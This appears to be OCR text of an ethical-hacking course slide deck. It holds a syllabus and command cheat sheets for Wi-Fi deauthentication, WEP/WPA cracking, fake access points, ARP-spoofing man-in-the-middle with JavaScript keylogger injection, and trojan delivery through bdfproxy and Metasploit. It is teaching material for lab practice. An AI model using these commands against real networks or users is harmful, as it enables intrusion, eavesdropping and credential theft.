ATIL SAMANCIOGLU

ETHICAL HACKING HACKER'S HANDBOOK

COURSE CONTENT

- Introduction
  - What is Ethical Hacking?
  - What are we going to learn?
  - Before we start

COURSE CONTENT

- Setup
  - What is Virtual Machine and why?
  - Setting Up Virtual Box
  - What is Kali Linux?
  - Setting Up Windows 10 as VM
  - Snapshots

COURSE CONTENT

- Kali Linux
  - Kali Linux Overview
  - Linux Commands
  - Changing Kali Password

COURSE CONTENT

- Be Anonymous On Web
  - How Networks Work?
  - VPN & DNS
  - Changing DNS Servers
  - Using VPN Books
  - Practical Usage of VPN

COURSE CONTENT

- Dark Web
  - What is Dark Web?
  - Tor Browser
  - Browsing Dark Web

COURSE CONTENT

- Network Penetration Testing
  - What is Network Penetration?
  - Choosing a wi-fi card
  - Setting up wi-fi card
  - What is MAC address?
  - Monitor Mode vs Managed Mode

COURSE CONTENT

- Pre-Network Penetration
  - Packet Sniffing (Airodump-ng)
  - Targeted Packet Sniffing
  - Deauth Attacks
  - Fake Access Points

COURSE CONTENT

- Network Penetration Testing
  - What is WEP and how do we crack it?
  - WEP Cracking Executions
  - WEP Cracking Fake Auto
  - WEP Cracking ARP Request Replay
  - What is WPA and how do we crack it?
  - WPA Cracking - Handshakes
  - WPA Cracking - Wordlist
  - How to protect yourself?

COURSE CONTENT

- Post-Network Penetration
  - Post Connection Settings
  - Using netdiscover
  - Infamous framework: nmap
  - Man In The Middle
  - Manual Arp Poisoning
  - MITM Framework
  - Using SSLStrip
  - What is HSTS?
  - Messing with DNS
  - Taking screenshot of target
  - Injecting keylogger to target
  - Injecting Javascript codes
  - Wireshark Setup
  - Wireshark analysis
  - How to secure yourself from MITM?

COURSE CONTENT

- Attacking Computers
  - Metasploitable 2 VM
  - How to gather basic information?
  - Using basic exploits
  - Code executions
  - MSFC setup (Metasploit community)
  - MSFC scan
  - MSFC analysis

COURSE CONTENT

- Attacking on users
  - What is Veil?
  - Veil overview
  - Creating Trojans
  - Listening incoming sessions
  - How to deliver trojans
  - Bdfproxy configuration
  - Injecting trojans on the downloads

COURSE CONTENT

- Attacking on users - Social Engineering
  - How to use Maltego?
  - Targeting
  - Creating an attack strategy
  - Coupling trojans with different files
  - Brand new trojan
  - Trojan pretending to be a .jpg
  - E-mail forgery

COURSE CONTENT

- Attacking on users - Beef
  - What is Beef?
  - Hooking with Mitmf
  - Attacking targets
  - Stealing Facebook, Youtube passwords
  - Taking over control
  - How to protect yourself?

COURSE CONTENT

- Setting Up Your Router
  - Network Settings
  - Outside Backdoor
- Hacking In

COURSE CONTENT

- Post Hacking
  - Meterpreter Sessions
  - Migration
  - Downloading Sensitive Files
  - Capturing The Keylogs
  - Sustain The Session

COURSE CONTENT

- Website Pentesting - Info Gathering
  - Website Pentesting Setup
  - Maltego Again!
  - Netcraft
  - Reverse IP
  - Whois Lookup
  - Robots
  - Subdomains

COURSE CONTENT

- Website Pentesting
  - Code Execution Vulnerability
  - Reverse TCP Commands
  - File Upload Exploit
  - File Inclusion

COURSE CONTENT

- Hacking Websites with XSS
  - What is XSS?
  - Reflected XSS
  - Stored XSS
  - Real Time Hacking with XSS
  - How to Protect Yourself?

COURSE CONTENT

- Databases & SQL
  - What is SQL?
  - Android Studio Example
  - Writing Values to Database
  - Retrieving Values From Database
  - Deleting and Updating Datas

COURSE CONTENT

- SQL Injection
  - Databases in Metasploitable
  - Mutillidae Database
  - Testing Vulnerabilities
  - Post Method SQLi
  - Retrieving Admin Pass
  - Stealing Every Password On Database
  - Learning Database Name
  - Digging Deeper
  - Retrieving Everything

COURSE CONTENT

- Website Pentesting Tools
  - Sqlmap
  - Zap
- Zap Analysis

WHAT TO LEARN?

- **Before hacking into the computer**
  - VPN - Deep Web
  - Network Pentesting
- **Hacking into the computer**
  - Attacks on computers
  - Attacks on users
- **After hacking into the computer**
  - Meterpreter etc.
- **Website hacking**
  - Code vulnerabilities
  - SQL Injection
  - XSS

VIRTUAL MACHINE

IP – DNS – VPN

REQUEST

RESPONSE

REQUEST


RESPONSE

192.168.0.1

REQUEST

RESPONSE


85.100.25.149



REQUEST

RESPONSE

DARK WEB




NETWORK PENETRATION

- Pre - Network Connection
- Connecting to Network: Wi-fi hacking
- Post - Network Connection

MAC ADDRESS

- ifconfig <interface> down
- macchanger -m <mac> <interface>
- ifconfig <interface> up

MONITOR VS MANAGED



AIRODUMP-NG

- airmon-ng start <interface> (monitor mode)
- airodump-ng <interface>
- control + c

AIRODUMP-NG

- airodump-ng –channel <channel> –bssid <bssid> –write <file_name> <interface>
- airodump-ng –channel 12 –bssid 40:30:20:10 –write test mon0

DEAUTHENTICATION ATTACK

- aireplay-ng –deauth <#packets> -a <AP> <interface>
- ex: aireplay-ng –deauth 1000 -a 10:20:30:40 mon0
- aireplay-ng –deauth <#packets> -a <AP> - c <target> <interface>
- ex: aireplay-ng –deauth 1000 -a 10:20:30:40 - c 00:AA:11:BB mon 0

FAKE ACCESS POINTS

REQUEST


RESPONSE

REQUEST

RESPONSE

REQUEST

RESPONSE



REQUEST

RESPONSE

REQUEST

RESPONSE

FAKE ACCESS POINTS

- apt-get install mana-toolkit
- leafpad /etc/mana-toolkit/hostapd-mana.conf
- leafpad /usr/share/mana-toolkit/run-mana/start-nat-simple.sh
- bash /usr/share/mana-toolkit/run-mana/start-nat-simple.sh

ENCRYPTION

- WEP
- WPA / WPA2

WEP CRACKING

- airodump-ng –channel <channel> –bssid <bssid> –write <file_name> <interface>
- ex: airodump-ng –channel 10 -bssid 10:20:30:40 -write test mon0

- aircrack-ng <file_name>
- ex: aircrack-ng test-01.cap

WEP CRACKING – FAKE AUTH

- aireplay-ng –fakeauth 0 -a <target_MAC> -h <kali_MAC> <interface>
- ex: aireplay-ng –fakeauth 0 - a 10:20:30:40 -h 50:AA:BB:40 mon0

WEP CRACKING – PACKET INJECTION

- aireplay-ng –arpreplay-ng -b <target_MAC> -h <kali_MAC> <interface>
- aireplay-ng –arpreplay-ng - b 10:20:30:40 -h 00:aa:bb:33 mon0

WPA CRACKING

- Handhsake
- Wordlist

WPA/WPA2

- airodump-ng –channel <channel> –bssid <bssid> –write <file_name> <interface>

- ex: airodump-ng –channel 10 - bssid 10:20:30:40 -write test mon0

- aireplay-ng –deauth <#packets> -a <AP> -c <target> <interface>

- ex: aireplay-ng –deauth 1000 - a 10:20:30:40 -c aa:bb:30:40 mon0

CRUNCH

- ./ crunch <min> <max> <char> -t <pattern> -o file
- ex: ./ crunch 8 10 123!’^+% -t m@@@p -file wordlist

WPA/WPA2 WORDLIST

- aircrack-ng <handshake_file> -w <wordlist>
- ex: aircrack-ng test-01.cap -w wordlist

DISCOVER

- netdiscover -i <interface> -r <range>
- ex: netdiscover -i wlan0 192.168.1.1/24


- zenmap
  - ping scan
  - quick scan
  - quick scan plus


PORTS

Port #	Protocol
20/21	FTP
22	SSH
23	Telnet
25	SMTP
53	DNS
67/68	DHCP
69	TFTP
80	HTTP
110	POP

Port #	Protocol
123	NTP
137/138/139	NetBios
143	IMAP
161/162	SNMP
179	BGP
389	LDAP
443	HTTPS
636	LDAPS
989/990	FTP w SSL/TLS

MITM





MITM

RESPONSE

REQUEST

REQUEST

RESPONSE

MITM

- arpspoof -i <interface> -t <target_IP> <AP_IP>
- arpspoof -i <interface> -t <AP_IP> <target_IP>
- echo 1 > /proc/sys/net/ipv4/ip_forward

MITMF

- mitmf –arp –spoof –gateway <gateway_ip> –targets <target_ip> -i <interface>
- echo 1 > /proc/sys/net/ipv4/ip_forward

MITM DNS

- leafpad /etc/mitmf/mitmf.conf
- [[[A]]] Records
- mitmf –arp –spoof –gateway <gateway_ip> –targets <target_ip> -i <interface> –dns

MITM SCREEN

- mitmf –arp –spoof –gateway <gateway_ip> –targets <target_ip> -i <interface> –screen
- /var/log/mitmf/

- mitmf –arp –spoof –gateway <gateway_ip> –targets <target_ip> -i <interface> –jskeylogger

MITM INJECT


- mitmf –arp –spoof –gateway <gateway_ip> –targets <target_ip> -i <interface> –inject –js-payload “<java_script_code>”

GAIN ACCESS

- Choose your side:
- Attacking to Computers
- Attacking to Users

METASPLOIT

- msfconsole
- show
- use
- set
- exploit



METASPLOIT

- download Metasploit Community from web
- cd Downloads
- ls
- chmod +x metasploit-latest-linux-x64-installer.run
- https://localhost:3790/

ATTACKING ON USERS

- Working with backdoors, trojans
- Most probably will require interaction with user
- Social Engineering

BDFPROXY

- leafpad /etc/bdfproxy/bdfproxy.cfg
- bdfproxy
- iptables -t nat -A PREROUTING -p tcp –destination-port 80 -j REDIRECT –to-port 8080
- mitmf –arp –spoof –gateway <gateway_ip> –target <target_ip> -i <interface>
- msfconsole -r /usr/share/bdfproxy/bdfproxy_msf_resource.rc

OUTSIDE NETWORK

- veil:
  - set LHOST <public_ip>
- msfconsole:
  - set LHOST <local_ip>
- ipforwarding

